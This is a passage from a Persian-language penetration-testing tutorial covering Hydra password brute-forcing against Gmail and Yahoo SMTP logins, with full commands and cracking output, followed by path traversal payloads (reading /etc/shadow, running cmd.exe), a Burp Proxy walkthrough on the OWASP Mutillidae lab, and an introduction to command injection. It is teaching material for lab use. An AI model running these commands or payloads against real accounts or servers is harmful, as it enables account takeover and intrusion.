فاصله زمانی : به منظور جلوگیری از بلاک شدن حمله می توانید بین هر تلاش لاگین یک فاصله زمانی را بر حسب ثانیه تعیین کنید. به این منظور از گزینه w- استفاده می کنیم و در مثال بالا 30 w- یعنی بین هر تلاش ورود 30 ثانیه فاصله زمانی ایجاد می شود.

فایل خروجی نتایج : در صورتیکه می خواهید نتایج خروجی را درون یک فایل ذخیره کنید می توانید از گزینه o- استفاده کنید.



بروت فورس جیمیل و یاهو

یکی از قابلیت های ابزار هایدرا حملات بروت فورس سرویس های ایمیل می باشد. در این بخش می خواهیم یک حمله دیکشنری را بر روی سرویس SMPT یاهو و جیمیل انجام دهیم. قبل از شروع بایستی گفت به دلایل وجود تمهیدات امنیتی موجود در جیمیل و یاهو شما قادر به اجرای حملات با تعداد بالای تلاش های لاگین نخواهید بود . به چه معنی ؟ به این معنی که در صورت تکرار تلاش های لاگین ناموفق به احتمال زیاد حساب مورد نظر قفل خواهد شد. پس این نوع حمله تنها در صورتی موفقیت آمیز است که شما مقدمات کافی به منظور حدس پسورد بکار رفته توسط هدف را انجام داده و یک لیست پسورد خلاصه و نزدیک به هدف ساخته باشید.

هشدار : قبل شروع لازم به ذکر است که تست بروت فورس بر روی حساب های اشخاص بدون اجازه جرم محسوب می شود و این بخش صرفا جنبه آموزش دارد و هرگونه عواقب ناشی از استفاده نادرست برعهده شخص خاطی می باشد.

برای شروع حملات شما به یکسری اطلاعات اولیه نیاز دارید. این اطلاعات شامل ایمیل شخص مورد نظر , لیست پسورد ایجاد شده که به این منظور می توانید از ابزار کرانچ استفاده کنید. سرور ایمیل مورد نظر و پورت SMTP

خوشبختانه به دلیل اینکه در ایمیل به صورت پیش فرض آدرس جیمیل را در اختیار دارید دیگر نیازی به بروت فورس نام کاربری با استفاده از یک لیست نیست. همین عامل سبب شده تعداد تلاش های مورد نیاز همه به شکل چشم گیری کاهش پیدا کنید و در واقع تست هر پسورد یک تلاش محسوب می شود. اطلاعات مربوط به پورت و سرور ایمیل مورد نظر را می توانید با جستجو در گوگل بدست آورید که ما در اینجا به یاهو و جیمیل اشاره می کنیم .



من در اینجا برای تست از دو ایمیلی که از قبل ایجاد کرده ام استفاده می کنم و یک فایل پسورد لیست کوتاه را ایجاد کرده ام که مسلما پسورد صحیح این دو حساب درون آن موجود است.

کسنول ترمینال را درون کالی لینوکس باز کنید و از ساختار دستوری زیر برای حمله علیه حساب جیمیل مورد نظر خود استفاده کنید :

```
hydra -l netamooztest@gmail.com -P gmailpass.txt -s 465 -S -t 1 -V smtp.gmail.com smtp
```

در دستور بالا :

سوییچ -l حساب ایمیل مورد نظر شما را تعیین می کند

سوییچ -P فایل پسورد را اضافه می کند.

سوییچ -S استفاده از پروتکل SSL را فعال می کند

سوییچ -t تعداد تلاش های لاگین همزمان را تعیین می کند و از آنجایی که در حال تست یک سرویس آنلاین هستیم همیشه بهتر است این مقدار را روی عدد یک قرار داده تا بلاک نشویم.

سوییچ -s پورت سرور هدف را تعیین می کند در اینجا پورت 465

سوییچ -V نیز وضعیت نمایش طولانی نتایج در صفحه را فعال می کند. در این جا سرور ایمیل ما smtp.gmail.com می باشد.

و در پایان متد حمله را بر روی smtp قرار می دهیم.



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# hydra -l netamooztest@gmail.com -P gmailpass.txt -s 465 -S -V -t 1 smtp.gmail.com smtp
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-06-11 15:23:18
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 1 task per 1 server, overall 64 tasks, 11 login tries (l:1/p:11), ~0 tries per task
[DATA] attacking service smtp on port 465 with SSL
[ATTEMPT] target smtp.gmail.com - login "netamooztest@gmail.com" - pass "netamooz" - 1 of 11 [child 0]
[ATTEMPT] target smtp.gmail.com - login "netamooztest@gmail.com" - pass "Emily" - 2 of 11 [child 0]
[ATTEMPT] target smtp.gmail.com - login "netamooztest@gmail.com" - pass "Netamooz" - 3 of 11 [child 0]
[ATTEMPT] target smtp.gmail.com - login "netamooztest@gmail.com" - pass "Finally" - 4 of 11 [child 0]
[ATTEMPT] target smtp.gmail.com - login "netamooztest@gmail.com" - pass "Gotit" - 5 of 11 [child 0]
[ATTEMPT] target smtp.gmail.com - login "netamooztest@gmail.com" - pass "BruteforceNetamoozGmail" - 6 of 11 [child 0]
[465][smtp] host: smtp.gmail.com   login: netamooztest@gmail.com   password: BruteforceNetamoozGmail
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-06-11 15:23:23
root@netamooz:~#
```

همانگونه که در نتایج مشاهده می کنید پس از چند تلاش پسورد پیدا شده با رنگ سبز مشخص می شود.

حالت مشابه بالا را می توانید بر روی یاهومیل نیز انجام دهید. با این تفاوت که سرور ایمیل متفاوت خواهد بود ولی نتیجه پس از چند تلاش موفقیت آمیز است.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# hydra -l netamooztest@yahoo.com -P yahoomailpass.txt -s 465 -S -V -t 1 smtp.mail.yahoo.com smtp
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-06-11 15:39:28
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 1 task per 1 server, overall 64 tasks, 11 login tries (l:1/p:11), ~0 tries per task
[DATA] attacking service smtp on port 465 with SSL
[ATTEMPT] target smtp.mail.yahoo.com - login "netamooztest@yahoo.com" - pass "netamooz" - 1 of 11 [child 0]
[ATTEMPT] target smtp.mail.yahoo.com - login "netamooztest@yahoo.com" - pass "Emily" - 2 of 11 [child 0]
[ATTEMPT] target smtp.mail.yahoo.com - login "netamooztest@yahoo.com" - pass "Netamooz" - 3 of 11 [child 0]
[ATTEMPT] target smtp.mail.yahoo.com - login "netamooztest@yahoo.com" - pass "Finally" - 4 of 11 [child 0]
[ATTEMPT] target smtp.mail.yahoo.com - login "netamooztest@yahoo.com" - pass "Gotit" - 5 of 11 [child 0]
[ATTEMPT] target smtp.mail.yahoo.com - login "netamooztest@yahoo.com" - pass "BruteforceNetamoozYahoo" - 6 of 11 [child 0]
[465][smtp] host: smtp.mail.yahoo.com   login: netamooztest@yahoo.com   password: BruteforceNetamoozYahoo
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-06-11 15:40:01
root@netamooz:~#
```

نکته مهم که باید توجه داشته باشید این است که سرویس دهندگان مختلف روش های امنیتی گوناگونی را برای محافظت از حملات نفوذ بکار می گیرند که ممکن است منجر به عدم موفقیت حملات بالا شود. به عنوان مثال ایمیل یاهو به صورت پیش فرض یک قابلیت امنیتی را ایجاد کرده بود که در ابتدا تلاش های حملات تست من بی نتیجه بود. کافی بود تا به تنظیمات ایمیل یاهو خود رفته و سطح امنیت حساب خود را پایین آورده.

آنچه در حملات بروس فورس باید در نظر داشت این است که این حملات فقط در شرایطی کاربردی هستند که شما از قبل اطلاعات شناسایی شده زیادی از هدف دارید. ولی دقت داشته باشید که هنوز هم میلیون ها دیوایس آنلاین وجود دارند که از متدهای احرازهویت ضعیف استفاده می کنند و هیچ روش دفاعی در آنها پیاده سازی نشده است. در اینگونه موارد حتی حملات بروت فورس یا میلیون ها تلاش ورود نیز امکان پذیر است.

پیمایش مسیر

زمانیکه کاربر عادی وب قادر به پیمایش مسیر خارج از مسیر روت تعیین شده وب سرور می باشد می گویند که وب سرور دارای آسیب پذیری پیمایش مسیر یا Path Traversal می باشد. کاربران وب تنها بایستی قادر به حرکت از مسیر تعیین شده روت وب سرور باشند. از این طریق ممکن است کاربر وب از مسیر تعیین شده روت وب سرور خارج شده و به فایل های سیستم عامل که در مسیر روت و دیگر پوشه های سیستم عامل هستند و فایل های پسورد و فایل های حیاتی و... دسترسی پیدا کند.

رایج ترین شیوه حملات پیمایش مسیر با استفاده از توالی ../ می باشد . از این طریق در حقیقت می توان درخواست منبع را با استفاده از URL درون مرورگر تغییر داد. عبارت ../ درون سیستم عامل ها به منظور جابجایی به یک پوشه بالاتر به کار می رود. از این طریق (در صورتیکه اپلیکیشن وب نسبت به پیمایش مسیر آسیب پذیر باشد) می تواند تعداد پوشه هایی که باید به بالا حرکت کند تا به شاخه مورد نظر در سیستم عامل برسد را حدس بزند. مثلا وارد کند : ../../../



کمی جلوتر مثال عملی رو اجرا خواهیم کرد!

درون مرورگر می توان این کاراکتر را انکودینگ کرد و بررسی کرد که آیا وبسایت هدف به پیمایش مسیر آسیب پذیر است یا خیر مثلا :

```
http://target.com/..%255c..%255c..%255cboot.ini
```

اگر آسیب پذیر بود چند مثال از حملاتی که می توان انجام داد به شرح زیر می باشد :

```
http://target.com/../../../../etc/shadow
```

در مثال بالا به شادو فایل که محل ذخیره سازی پسوردها در سرور لینوکسی هست را دسترسی پیدا خواهید کرد.

```
http://target.com/../../../Windows/System32/cmd.exe?/c+dir+c:/
```

در مثال بالا می توانیم با استفاده از ابزار Cmd در ویندوز دستور dir c:\ را روی هدف خود اجرا کنیم.


```
http://target.com/../../../scripts/foo.cgi?page=../scripts/test.cgi%00txt
```

در مثال بالا فایل test.cgi اپلیکیشن را افشا می کنیم. توالی %00 به منظور خواندن فایل به متن ساده استفاده می شود.



حملات پیمایش مسیر از طریق Burp Proxy

برای اینکه قادر به تست حملات پیمایش مسیر باشید نیاز به یک محیط تست مناسب دارید. OWASP Multillidae یکی از اپلیکیشن های آسیب پذیر می باشد که توسط OWASP به منظور تست حملات وب طراحی شده است. OWASP دارای اپلیکیشن های تست زیادی است. توصیه می شود بجای نصب تکی این اپلیکیشن ها ماشین مجازی OWASP را نصب کرده که شامل مجموعه کامل محیط تست می باشد. برای راحتی کار شما آموزش نصب OWASP در فصل اول اضافه شده است. پس از نصب OWASP به کالی لینوکس خود رفته و آدرس آیپی OWASP را درون مرورگر وارد کرده تا به این سیستم دسترسی پیدا کنید.






همانطور که ملاحظه می کنید لیست ابزارهای موجود OWASP نمایش داده می شوند. بر روی OWASP Multillidae 2 کلیک کنید. محیط تست برای شما قابل دسترسی می باشد . اکنون برای انجام آزمایش پیمایش مسیر کافی است از منو OWASP Top 10 به مسیر زیر بروید :

OWASP Top 10 > A4 - Insecure Direct Object Reference > Text File Viewer



ابزار برپ را باز کنید و روی حالت Intercept On قرار دهید .




پروکسی مرورگر خود را بر روی ابزار Burp Suite تنظیم کنید . اکنون کافی است تا در مرورگر یکی از فایل های موجود را از منوباز شو Text File Name انتخاب کنید و بر روی دکمه View File کلیک کنید.






به برپ باز گردید. همانطور که مشاهده می کنید درخواست شما توسط پروکسی به Burp انتقال می یابد و در پایین درخواست به متن ساده نمایش داده می شود که فایل درون بدنه پیام HTTP درخواست شده است. مشکل اینجاست که درخواست فایل از طریق بدنه درخواست ارسال شده نه از طریق URL .

حتی اگر وب سرور هم آسیب پذیر نباشد بازهم اپلیکیشن وب آسیب پذیر است. در بخش قبلی نحوه پیمایش مسیر را یاد گرفتیم و گفتیم این کار را می توان از طریق توالی ../ انجام داد.




اکنون کافی است تا به جای درخواست فایل متنی , توالی پیمایش در وب سرور را وارد کنید . به این منظور ما توالی ../../../../etc/passwd را درون پیام جایگزین می کنیم . اکنون کافی است تا برای دکمه Forward کلیک کرده تا درخواست ویرایش شده به وب سرور ارسال گردد.





اگر به مرورگر بازگردید مشاهده می کنید که به سادگی محتوای شادو فایل ها برای ما نمایش داده می شود. در این آزمایش اپلیکیشن وب اعتبارسنجی درست از ورودی کاربر را انجام نمی دهد که در نتیجه آن موجب افشای فایل های حیاتی وب سرور می شود.



به این شیوه به سادگی می توان درون وب سرور حرکت کرد و فایل های دلخواه را مشاهده کرد.



مقابله

اعتبارسنجی صحیح داده های ورودی کاربر از مرورگر مانع بروز حملات پیمایش مسیر می شود. توسعه دهنده اپلیکیشن وب بایستی در حین کار با فراخوان های سیستم فایل از ورودی های کاربر بسیار دقیق عمل کند و اعتبارسنجی لازم را پیاده سازی کند. Chroot Jail تکنیکی خوب به منظور مقابله با این نوع حملات است هرچند پیاده سازی آن دشوار است. همچنین می توان از فایروال های اپلیکیشن وب به منظور توقف این نوع حملات استفاده کرد ولی حتما بایستی در کنار دیگر تکنیک های مقابل استفاده شود.

آسیب های مبتنی بر تزریق

تزریق زمانی اتفاق می افتد که کاربری مخرب قادر به ویرایش کوئری دستور ارسال شده به سیستم عامل , پایگاه داده یا هر مفسر دیگری می باشد. حملات تزریق اسکیوال (**SQL Injection**) و تزریق دستور (**Command Injection**) رایج ترین انواع تزریق به شمار می روند. هر دو این حملات به دلیل ضعف اعتبارسنجی درست ورودی های کاربر بوجود می آیند. به این موجب اپلیکیشن و وب سرور هر دو در اعتبارسنجی داده های ورودی مخرب قبل از اجرا در وب سرور با شکست مواجه می شوند.



حملات تزریق دستور

برخی اوقات اپلیکیشن های وب برای انجام برخی از وظایف خود نیاز به کمک سیستم عامل پایه خود دارند. برای مثال یک اپلیکیشن وب ممکن است بخواهد محتویات یک فایل ذخیره شده بر روی سرور را خوانده و به کاربر نمایش دهد و به این منظور ممکن است نیاز به ارسال فراخوان دستورات شل به منظور دریافت محتویات فایل داشته باشد. شاید این کار زمان لازم برای توسعه اپلیکیشن های وب را کاهش دهد چرا توسعه دهنده برنامه دیگر لازم نیست توابع جداگانه ای را بنویسد. ولی مشکل اساسی این است که اگر ورودی های کاربر به اپلیکیشن به درستی اعتبارسنجی نشوند زمینه ایجاد یک آسیب پذیری تزریق دستور را فراهم می کند.

در اپلیکیشنی که به حملات تزریق دستور آسیب پذیر است , هکر می تواند در کنار ورودی های خود دستورات دیگر دلخواه و مورد نظر را به شل تزریق کند و امیدوار باشد که این دستورها اجرا خواهند شد. به این شیوه دستورات مورد نظر هکر با همان مجوزهای دسترسی اپلیکیشن وب بر روی سرور اجرا خواهند شد. اپلیکیشن آسیب پذیر ممکن است نتایج بازگشتی از اجرای دستورهای مخرب را به هکر نمایش دهد و ممکن است نمایش ندهد.


اگر خروجی را نمایش ندهد حملات از نوع تزریق دستور کورکورانه (**Blind Command Injection**) می باشند و به منظور اجرای دستورها هکر بایستی روش های دیگری را به منظور اطمینان از اجرای موفقیت آمیز دستورات بکارگیری کند. یک روش رایج فراخوانی یک اتصال بازگشتی TCP با استفاده از شل می باشد.



درست شبیه دیگر انواع معایب امنیتی اپلیکیشن های وب , پیدا کردن آسیب پذیری های تزریق دستور تا حد زیادی وابسته به مهارت های هکر و استفاده از انواع مختلف دستورات ورودی می باشد.

اپلیکیشن Multillidae را مثل قبل باز کنید و این بار از منو OWASP Top 10 به مسیر زیر رفته تا یک حمله تزریق دستور را تست کنیم.

